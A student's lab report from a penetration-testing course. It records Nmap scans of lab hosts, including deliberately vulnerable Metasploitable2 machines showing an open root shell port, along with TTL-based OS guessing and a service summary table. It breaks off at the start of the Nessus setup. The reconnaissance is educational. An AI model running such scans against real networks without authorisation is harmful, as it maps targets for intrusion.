Project 4: Penetration Test

April 28, 2014


Bing Hao

Project description

The learning objective of this project is to gain hands-on experiences with the usage and functionality of Nmap, Neussus and Metsploit. After the project, students should know how to conduct a penetration test using these tools to scan and detect vulnerabilities in target machines, and how to exploit these vulnerabilities using Metasploit framework. The server student27vmg is supposed be configured to run all above software.

Network set up of the project

The network topology is illustrated as follows:



(X represents your project number in vLab. Your current IP address should be 172.24.x.x/28)

For the GW:

```
eth0      Link encap:Ethernet  HWaddr fa:16:3e:b6:bd:57
          inet addr:172.24.27.197  Bcast:172.24.27.207  Mask:255.255.255.240
          inet6 addr: fe80::f816:3eff:feb6:bd57/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:75664 errors:0 dropped:0 overruns:0 frame:0
          TX packets:49276 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:76827049 (76.8 MB)  TX bytes:5978729 (5.9 MB)

eth1      Link encap:Ethernet  HWaddr fa:16:3e:59:41:f7
          inet addr:172.24.27.5  Bcast:172.24.27.15  Mask:255.255.255.240
          inet6 addr: fe80::f816:3eff:fe59:41f7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:60246 errors:0 dropped:0 overruns:0 frame:0
          TX packets:35256 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5515111 (5.5 MB)  TX bytes:25314342 (25.3 MB)

eth2      Link encap:Ethernet  HWaddr fa:16:3e:99:72:a2
          inet addr:172.24.27.133  Bcast:172.24.27.143  Mask:255.255.255.240
          inet6 addr: fe80::f816:3eff:fe99:72a2/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:90060 errors:0 dropped:0 overruns:0 frame:0
          TX packets:34212 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6708065 (6.7 MB)  TX bytes:27100898 (27.1 MB)
```

GW has 3 network cards.

Software packages used in the project

- VIM
- Nmap
- Nessus
- Metasploit Framework

Step-by-step project description

1. Install Nmap on the server student27vmg by executing sudo apt-get update and sudo apt-get install nmap. Using nmap –v to double check the installation.

```
ubuntu@ubuntu-virtual-machine:~$ nmap -v

Starting Nmap 5.21 ( http://nmap.org ) at 2014-04-28 12:03 MST
Read data files from: /usr/share/nmap
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.05 seconds
```

2. Scan the host 10.0.32.146

```
ubuntu@ubuntu-virtual-machine:~$ sudo nmap -A -p T:1-65535 10.0.32.146

Starting Nmap 5.21 ( http://nmap.org ) at 2014-04-28 12:31 MST
Nmap scan report for 10.0.32.146
Host is up (0.011s latency).
All 65535 scanned ports on 10.0.32.146 are closed
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops

TRACEROUTE (using port 1723/tcp)
HOP RTT     ADDRESS
1   2.39 ms 172.24.27.193
2   6.57 ms 10.0.32.146

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.74 seconds
```

There is no open port on the host 10.0.32.146, thus nmap could not fingerprint the OS since it generally need at least 1 port in OPEN state and 1 port in CLOSED state to fingerprint the OS. Due to the port status, we also could not know the services and version information.

However, we know the HOP number is 2 and the ping value is 62 from my student27vmg, thus the original TTL value of 10.0.32.146 should be 64. According to the TTL value we may guess that the OS on the host 10.0.32.146 should be Linux. I said it is "guess", because the TTL value of OS can be modified.

```
ubuntu@ubuntu-virtual-machine:~$ ping 10.0.32.146
PING 10.0.32.146 (10.0.32.146) 56(84) bytes of data.
64 bytes from 10.0.32.146: icmp_req=1 ttl=62 time=10.0 ms
64 bytes from 10.0.32.146: icmp_req=2 ttl=62 time=4.36 ms
64 bytes from 10.0.32.146: icmp_req=3 ttl=62 time=1.21 ms
64 bytes from 10.0.32.146: icmp_req=4 ttl=62 time=1.20 ms
```

3. Scan the host 10.0.32.147

```
ubuntu@ubuntu-virtual-machine:~$ sudo nmap -A 10.0.32.147

Starting Nmap 5.21 ( http://nmap.org ) at 2014-04-28 13:18 MST
Nmap scan report for 10.0.32.147
Host is up (0.0041s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     Dropbear sshd 0.53.1 (protocol 2.0)
| ssh-hostkey: 1024 6e:b5:62:26:58:9e:3c:e8:a6:a8:c5:8e:10:84:e9:8e (DSA)
|_1040 7f:48:f7:c4:44:64:a4:66:e0:32:ae:25:29:1f:65:14 (RSA)
No exact OS matches for host (If you know what OS is running on it, see http://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=5.21%D=4/28%OT=22%CT=1%CU=34161%PV=Y%DS=2%DC=T%G=Y%TM=535EB7AE%P=
OS:i686-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=8)OPS(O1=M5
OS:B4ST11NW3%O2=M5B4ST11NW3%O3=M5B4NNT11NW3%O4=M5B4ST11NW3%O5=M5B4ST11NW3%O
OS:6=M5B4ST11)WIN(W1=3890%W2=3890%W3=3890%W4=3890%W5=3890%W6=3890)ECN(R=Y%D
OS:F=Y%T=40%W=3908%O=M5B4NNSNW3%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0
OS:%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=
OS:Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%
OS:RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G
OS:%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux

TRACEROUTE (using port 443/tcp)
HOP RTT     ADDRESS
1   2.45 ms 172.24.27.193
2   5.71 ms 10.0.32.147

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 13.01 seconds
```

Nmap could not match the known OS and version information to the fingerprint, but according to the TTL value and ssh service, the OS should be Linux. The open port is 22 tcp and the service on port 22 is open ssh. The version of service open ssh is Dropbear sshd 0.53.1(protocol 2.0).

4. Scan the host 10.0.32.148

```
ubuntu@ubuntu-virtual-machine:~$ sudo nmap -A -p T:1-65535 10.0.32.148

Starting Nmap 5.21 ( http://nmap.org ) at 2014-04-28 13:29 MST
Nmap scan report for 10.0.32.148
Host is up (0.0073s latency).
Not shown: 65528 filtered ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey: 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_html-title: Metasploitable2 - Linux
445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
2049/tcp open  nfs         2-4 (rpc #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
|_ftp-bounce: no banner
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info: Protocol: 10
| Version: 5.0.51a-3ubuntu5
| Thread ID: 11585
| Some Capabilities: Connect with DB, Compress, SSL, Transactions, Secure Connection
| Status: Autocommit
|_Salt: cFs4D;8IE_0o`q9ep&hZ
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_html-title: Apache Tomcat/5.5
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.15 - 2.6.30
Network Distance: 2 hops
Service Info: OSs: Linux, Unix

Host script results:
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Name: WORKGROUP\Unknown
|_  System time: 2014-04-28 13:31:12 UTC-4

TRACEROUTE (using port 80/tcp)
HOP RTT     ADDRESS
1   2.49 ms 172.24.27.193
2   5.48 ms 10.0.32.148

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 183.63 seconds
```

5. Scan the host 10.0.32.149

```
ubuntu@ubuntu-virtual-machine:~$ sudo nmap -A -PN -p T:1-65535 10.0.32.149

Starting Nmap 5.21 ( http://nmap.org ) at 2014-04-28 13:40 MST
WARNING:  RST from 10.0.32.149 port 3389 -- is this port really open?
WARNING:  RST from 10.0.32.149 port 3389 -- is this port really open?
WARNING:  RST from 10.0.32.149 port 3389 -- is this port really open?
WARNING:  RST from 10.0.32.149 port 3389 -- is this port really open?
WARNING:  RST from 10.0.32.149 port 3389 -- is this port really open?
WARNING:  RST from 10.0.32.149 port 3389 -- is this port really open?
WARNING:  RST from 10.0.32.149 port 3389 -- is this port really open?
WARNING:  RST from 10.0.32.149 port 3389 -- is this port really open?
WARNING:  RST from 10.0.32.149 port 3389 -- is this port really open?
WARNING:  RST from 10.0.32.149 port 3389 -- is this port really open?
WARNING:  RST from 10.0.32.149 port 3389 -- is this port really open?
WARNING:  RST from 10.0.32.149 port 3389 -- is this port really open?
Nmap scan report for 10.0.32.149
Host is up (0.0063s latency).
Not shown: 65534 filtered ports
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-term-serv?
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: firewall|broadband router|general purpose|WAP
Running (JUST GUESSING) : ZyXEL ZyNOS 3.X (93%), XAVi embedded (87%), Apple Mac OS X 10.3.X|10.4.X (86%),
OpenBSD 4.X (86%), Apple embedded (86%), FreeBSD 6.X (86%)
Aggressive OS guesses: ZyXEL ZyWALL 2 or Prestige 660HW-61 ADSL router (ZyNOS 3.62) (93%), XAVi 7001 DSL m
odem (87%), Apple Mac OS X 10.3.9 (Panther) - 10.4.7 (Tiger) (Darwin 7.9.0 - 8.7.8, PowerPC) (86%), OpenBS
D 4.4 (86%), OpenBSD 4.0 (86%), Apple AirPort Extreme WAP v7.3.2 (86%), FreeBSD 6.2-RELEASE (86%), OpenBSD
 4.3 (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 3389/tcp)
HOP RTT     ADDRESS
1   2.36 ms 172.24.27.193
2   5.57 ms 10.0.32.149

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 113.09 seconds
```

This host does not allow ping, so we need to use –PN with nmap.

6. Scan the host 10.0.32.150

```
ubuntu@ubuntu-virtual-machine:~$ sudo nmap -A -PN -p T:1-65535 10.0.32.150

Starting Nmap 5.21 ( http://nmap.org ) at 2014-04-28 13:46 MST
Nmap scan report for 10.0.32.150
Host is up (0.0078s latency).
Not shown: 65534 filtered ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS webserver 7.5
|_html-title: IIS7
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 2008|Vista|7
OS details: Microsoft Windows Server 2008 Beta 3, Microsoft Windows Vista SP0 or SP1, Server 2008 SP1, or
Windows 7
Network Distance: 2 hops
Service Info: OS: Windows

TRACEROUTE (using port 80/tcp)
HOP RTT     ADDRESS
1   2.56 ms 172.24.27.193
2   5.43 ms 10.0.32.150

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 116.63 seconds
```

This host does not allow ping, so we need to use –PN with nmap.

7. Scan the host 10.0.32.151

```
ubuntu@ubuntu-virtual-machine:~$ sudo nmap -A -p T:1-65535 10.0.32.151

Starting Nmap 5.21 ( http://nmap.org ) at 2014-04-28 13:50 MST
Nmap scan report for 10.0.32.151
Host is up (0.0065s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey: 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
|_smtp-commands: EHLO metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCE
DSTATUSCODES, 8BITMIME, DSN
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_html-title: Metasploitable2 - Linux
111/tcp   open  rpcbind     2 (rpc #100000)
| rpcinfo:
| 100000  2        111/udp  rpcbind
| 100003  2,3,4   2049/udp  nfs
| 100021  1,3,4  37985/udp  nlockmgr
| 100024  1      38746/udp  status
| 100005  1,2,3  60079/udp  mountd
| 100000  2        111/tcp  rpcbind
| 100003  2,3,4   2049/tcp  nfs
| 100005  1,2,3  38066/tcp  mountd
| 100024  1      50565/tcp  status
|_100021  1,3,4  58461/tcp  nlockmgr
139/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  unknown
1524/tcp  open  ingreslock?
2049/tcp  open  nfs         2-4 (rpc #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info: Protocol: 10
| Version: 5.0.51a-3ubuntu5
| Thread ID: 11397
| Some Capabilities: Connect with DB, Compress, SSL, Transactions, Secure Connection
| Status: Autocommit
|_Salt: v"Cjng=9D)AI-BG|\8A|
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         Unreal ircd
6697/tcp  open  irc         Unreal ircd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
|_html-title: Apache Tomcat/5.5
8787/tcp  open  unknown
38066/tcp open  mountd      1-3 (rpc #100005)
47171/tcp open  unknown
50565/tcp open  status      1 (rpc #100024)
58461/tcp open  nlockmgr    1-4 (rpc #100021)
4 services unrecognized despite returning data. If you know the service/version, please submit the followi
ng fingerprints at http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port512-TCP:V=5.21%I=7%D=4/28%Time=535EBF0C%P=i686-pc-linux-gnu%r(NULL,
SF:10,"\x01Where\x20are\x20you\?\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port1099-TCP:V=5.21%I=7%D=4/28%Time=535EBF17%P=i686-pc-linux-gnu%r(Java
SF:RMI,10,"N\0\tlocalhost\0\0\x04K");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port1524-TCP:V=5.21%I=7%D=4/28%Time=535EBF12%P=i686-pc-linux-gnu%r(NULL
SF:,17,"root@metasploitable:/#\x20")%r(GenericLines,73,"root@metasploitabl
SF:e:/#\x20root@metasploitable:/#\x20root@metasploitable:/#\x20root@metasp
SF:loitable:/#\x20root@metasploitable:/#\x20")%r(GetRequest,A2B,"root@meta
SF:sploitable:/#\x20<HTML>\n<HEAD>\n<TITLE>Directory\x20/</TITLE>\n<BASE\x
SF:20HREF=\"file:/\">\n</HEAD>\n<BODY>\n<H1>Directory\x20listing\x20of\x20
SF:/</H1>\n<UL>\n<LI><A\x20HREF=\"\./\">\./</A>\n<LI><A\x20HREF=\"\.\./\">
```

```
SF:/</H1>\n<UL>\n<LI><A\x20HREF=\"\./\">\./</A>\n<LI><A\x20HREF=\"\.\./\">
SF:\.\./</A>\n<LI><A\x20HREF=\"1000934716_robert/\">1000934716_robert/</A>
SF:\n<LI><A\x20HREF=\"1000959121_brandon/\">1000959121_brandon/</A>\n<LI><
SF:A\x20HREF=\"1203467442_Adam/\">1203467442_Adam/</A>\n<LI><A\x20HREF=\"1
SF:203701663-mike/\">1203701663-mike/</A>\n<LI><A\x20HREF=\"Mike\">Mike</A
SF:>\n<LI><A\x20HREF=\"bin/\">bin/</A>\n<LI><A\x20HREF=\"boot/\">boot/</A>
SF:\n<LI><A\x20HREF=\"cdrom/\">cdrom/</A>\n<LI><A\x20HREF=\"dev/\">dev/</A
SF:>\n<LI><A\x20HREF=\"etc/\">etc/</A>\n<LI><A\x20HREF=\"home/\">home/</A>
SF:\n<LI><A\x20HREF=\"initrd/\">initrd/</A>\n<LI><A\x20HREF=\"initrd\.img\
SF:">initrd\.img</A>\n<LI><A\x20HREF=\"lib/\">lib/</A>\n<LI><A\x20HREF=\"l
SF:ost%2Bfound/\">lost\+found/</A>\n<LI><A\x20HREF=\"media/\">media/</A>\n
SF:<LI><A\x20HREF=\"mnt/\">mnt/</A>\n<LI><A\x20HREF=\"nohup\.out\">nohup\.
SF:out</A>\n<LI><A\x20HREF=\"opt/\">opt/</A>\n<LI><A\x20HREF=\"proc/\"")%r
SF:(HTTPOptions,94,"root@metasploitable:/#\x20bash:\x20OPTIONS:\x20command
SF:\x20not\x20found\nroot@metasploitable:/#\x20root@metasploitable:/#\x20r
SF:oot@metasploitable:/#\x20root@metasploitable:/#\x20")%r(RTSPRequest,94,
SF:"root@metasploitable:/#\x20bash:\x20OPTIONS:\x20command\x20not\x20found
SF:\nroot@metasploitable:/#\x20root@metasploitable:/#\x20root@metasploitab
SF:le:/#\x20root@metasploitable:/#\x20")%r(RPCCheck,17,"root@metasploitabl
SF:e:/#\x20")%r(DNSVersionBindReq,17,"root@metasploitable:/#\x20")%r(DNSSt
SF:atusRequest,17,"root@metasploitable:/#\x20")%r(Help,63,"root@metasploit
SF:able:/#\x20bash:\x20HELP:\x20command\x20not\x20found\nroot@metasploitab
SF:le:/#\x20root@metasploitable:/#\x20")%r(SSLSessionReq,51,"root@metasplo
SF:itable:/#\x20bash:\x20{O\?G,\x03Sw=:\x20command\x20not\x20found\nroot@m
SF:etasploitable:/#\x20");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port8787-TCP:V=5.21%I=7%D=4/28%Time=535EBF12%P=i686-pc-linux-gnu%r(Gene
SF:ricLines,3AB,"\0\0\0\x03\x04\x08F\0\0\x03\xa0\x04\x08o:\x16DRb::DRbConn
SF:Error\x07:\x07bt\[\x17\"//usr/lib/ruby/1\.8/drb/drb\.rb:573:in\x20`load
SF:'\"7/usr/lib/ruby/1\.8/drb/drb\.rb:612:in\x20`recv_request'\"7/usr/lib/
SF:ruby/1\.8/drb/drb\.rb:911:in\x20`recv_request'\"</usr/lib/ruby/1\.8/drb
SF:/drb\.rb:1530:in\x20`init_with_client'\"9/usr/lib/ruby/1\.8/drb/drb\.rb
SF::1542:in\x20`setup_message'\"3/usr/lib/ruby/1\.8/drb/drb\.rb:1494:in\x2
SF:0`perform'\"5/usr/lib/ruby/1\.8/drb/drb\.rb:1589:in\x20`main_loop'\"0/u
SF:sr/lib/ruby/1\.8/drb/drb\.rb:1585:in\x20`loop'\"5/usr/lib/ruby/1\.8/drb
SF:/drb\.rb:1585:in\x20`main_loop'\"1/usr/lib/ruby/1\.8/drb/drb\.rb:1581:i
SF:n\x20`start'\"5/usr/lib/ruby/1\.8/drb/drb\.rb:1581:in\x20`main_loop'\"/
SF:/usr/lib/ruby/1\.8/drb/drb\.rb:1430:in\x20`run'\"1/usr/lib/ruby/1\.8/dr
SF:b/drb\.rb:1427:in\x20`start'\"//usr/lib/ruby/1\.8/drb/drb\.rb:1427:in\x
SF:20`run'\"6/usr/lib/ruby/1\.8/drb/drb\.rb:1347:in\x20`initialize'\"//usr
```

```
SF:/lib/ruby/1\.8/drb/drb\.rb:1627:in\x20`new'\"9/usr/lib/ruby/1\.8/drb/dr
SF:b\.rb:1627:in\x20`start_service'\"%/usr/sbin/druby_timeserver\.")%r(Get
SF:Request,3AC,"\0\0\0\x03\x04\x08F\0\0\x03\xa1\x04\x08o:\x16DRb::DRbConnE
SF:rror\x07:\x07bt\[\x17\"//usr/lib/ruby/1\.8/drb/drb\.rb:573:in\x20`load'
SF:\"7/usr/lib/ruby/1\.8/drb/drb\.rb:612:in\x20`recv_request'\"7/usr/lib/r
SF:uby/1\.8/drb/drb\.rb:911:in\x20`recv_request'\"</usr/lib/ruby/1\.8/drb/
SF:drb\.rb:1530:in\x20`init_with_client'\"9/usr/lib/ruby/1\.8/drb/drb\.rb:
SF:1542:in\x20`setup_message'\"3/usr/lib/ruby/1\.8/drb/drb\.rb:1494:in\x20
SF:`perform'\"5/usr/lib/ruby/1\.8/drb/drb\.rb:1589:in\x20`main_loop'\"0/us
SF:r/lib/ruby/1\.8/drb/drb\.rb:1585:in\x20`loop'\"5/usr/lib/ruby/1\.8/drb/
SF:drb\.rb:1585:in\x20`main_loop'\"1/usr/lib/ruby/1\.8/drb/drb\.rb:1581:in
SF:\x20`start'\"5/usr/lib/ruby/1\.8/drb/drb\.rb:1581:in\x20`main_loop'\"//
SF:usr/lib/ruby/1\.8/drb/drb\.rb:1430:in\x20`run'\"1/usr/lib/ruby/1\.8/drb
SF:/drb\.rb:1427:in\x20`start'\"//usr/lib/ruby/1\.8/drb/drb\.rb:1427:in\x2
SF:0`run'\"6/usr/lib/ruby/1\.8/drb/drb\.rb:1347:in\x20`initialize'\"//usr/
SF:lib/ruby/1\.8/drb/drb\.rb:1627:in\x20`new'\"9/usr/lib/ruby/1\.8/drb/drb
SF:\.rb:1627:in\x20`start_service'\"%/usr/sbin/druby_timeserver\.");
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.15 - 2.6.30
Network Distance: 2 hops
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux

Host script results:
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Name: WORKGROUP\Unknown
|_  System time: 2014-04-28 13:50:30 UTC-4

TRACEROUTE (using port 80/tcp)
HOP RTT     ADDRESS
1   3.00 ms 172.24.27.193
2   3.47 ms 10.0.32.151

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 164.55 seconds
```

8. Scan the host 10.0.32.152

```
ubuntu@ubuntu-virtual-machine:~$ sudo nmap -A -p T:1-65535 10.0.32.152

Starting Nmap 5.21 ( http://nmap.org ) at 2014-04-28 14:01 MST
Nmap scan report for 10.0.32.152
Host is up (0.0078s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     Dropbear sshd 0.53.1 (protocol 2.0)
| ssh-hostkey: 1024 dc:99:e4:0a:53:ef:eb:de:9b:f8:08:b1:4e:e8:0d:4a (DSA)
|_1040 52:6f:1f:ca:a4:e9:46:57:42:7c:b0:be:09:75:a3:49 (RSA)
No exact OS matches for host (If you know what OS is running on it, see http://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=5.21%D=4/28%OT=22%CT=1%CU=38247%PV=Y%DS=2%DC=T%G=Y%TM=535EC1B0%P=
OS:i686-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10E%TI=Z%CI=Z%II=I%TS=8)OPS(O1=M5
OS:B4ST11NW3%O2=M5B4ST11NW3%O3=M5B4NNT11NW3%O4=M5B4ST11NW3%O5=M5B4ST11NW3%O
OS:6=M5B4ST11)WIN(W1=3890%W2=3890%W3=3890%W4=3890%W5=3890%W6=3890)ECN(R=Y%D
OS:F=Y%T=40%W=3908%O=M5B4NNSNW3%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0
OS:%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=
OS:Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%
OS:RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G
OS:%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux

TRACEROUTE (using port 80/tcp)
HOP RTT     ADDRESS
1   2.20 ms 172.24.27.193
2   6.34 ms 10.0.32.152

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.05 seconds
```

9. Summarized table

Host	Version information of OS	Open port and services	Version information about each service	Notes
10.0.32.146	Linux	None	None	OS is guessed using TTL value, nmap could not get the fingerprint
10.0.32.147	Linux	**1.** Port 22 ssh	**1.** Dropbear sshd 0.53.1(protocol 2.0)	OS is guessed using TTL value, nmap could not match the fingerprint
10.0.32.148	Linux 2.6.x	**1.** Port 22 ssh **2.** Port 80 http **3.** Port 445 netbios –ssn **4.** Port 2049 nfs **5.** Port 2121 ftp **6.** Port 3306 msql **7.** Port 8180 http	**1.** OpenSSH 4.7p1 **2.** Apache httpd 2.2.8 **3.** Samba smbd 3.X **4.** 2-4 (rpc #100003) **5.** ProFTPD 1.3.1 **6.** MySQL 5.0.51a-3ubuntu5 **7.** Apache Tomcat/Coyote JSP engine 1.1	None
10.0.32.149	ZyXEL router	**1.** Port 3389 ms-term-service	Unknown	OS is guessed by nmap
10.0.32.150	MS Server 2008/Vista/ Win7	**1.** Port 80 http	**1.** Microsoft IIS webserver 7.5	
10.0.32.151	Linux 2.6.X	**1.** Port 21 ftp **2.** Port 22 ssh **3.** Port 23 telnet **4.** Port 25 smtp **5.** Port 53 domain **6.** Port 80 http **7.** Port 111 rpcbind **8.** Port 139 netbios-ssn **9.** Port 445	**1.** vsftpd 2.3.4 **2.** OpenSSH 4.7p1 **3.** Linux telnetd **4.** Postfix smtpd **5.** ISC BIND 9.4.2 **6.** Apache httpd 2.2.8 **7.** 2 (rpc #100000) **8.** Samba smbd 3.X	

		netbios-ssn **10.** Port 512 exec **11.** Port 513 login **12.** Port 514 tcpwrapped **13.** Port 1099 unknown **14.** Port 1524 ingreslock **15.** Port 2049 nfs **16.** Port 2121 ftp **17.** Port 3306 mysql **18.** Port 3632 distccd **19.** Port 5432 postgresql **20.** Port 5900 vnc **21.** Port 6000 x11 **22.** Port 6667 irc **23.** Port 6697 irc **24.** Port 8009 ajp13 **25.** Port 8180 http **26.** Port 8787 unkonwn **27.** Port 38066 mountd **28.** Port 47171 unknown **29.** Port 50565 status **30.** Port 58461 nlockmgr	**9.** Samba smbd 3.X **10.** unknown **11.** unknown **12.** unknown **13.** unknown **14.** unknown **15.** 2-4 (rpc #100003) **16.** ProFTPD 1.3.1 **17.** MySQL 5.0.51a **18.** distccd v1 **19.** PostgreSQL DB **20.** VNC(protocol 3.3) **21.** unknown **22.** Unreal ircd **23.** unreal ircd **24.** Apache Jserv(Protocol v1.3) **25.** Apache Tomcat/Coyote JSP engine 1.1 **26.** unknown **27.** 1-3 (rpc #100005) **28.** unknown **29.** 1 (rpc #100024) **30.** 1-4 (rpc #100021)	
10.0.32.152	Linux	**1.** Port 22 ssh	**1.** Dropbear sshd 0.53.1 (protocol 2.0)	OS is guessed using TTL value, nmap could not match the fingerprint

10. Install Nessus

Download the Ubuntu installation package from

http://www.tenable.com/products/nessus/select-your-operating-system

Register as a home user:

http://www.tenable.com/products/nessus-home

Installing the nessus uing Ubuntu package manager.

Start Nessus:

```
ubuntu@ubuntu-virtual-machine:~$ sudo /etc/init.d/nessusd start
[sudo] password for ubuntu:
$Starting Nessus : .
```

Register Nessus:

```
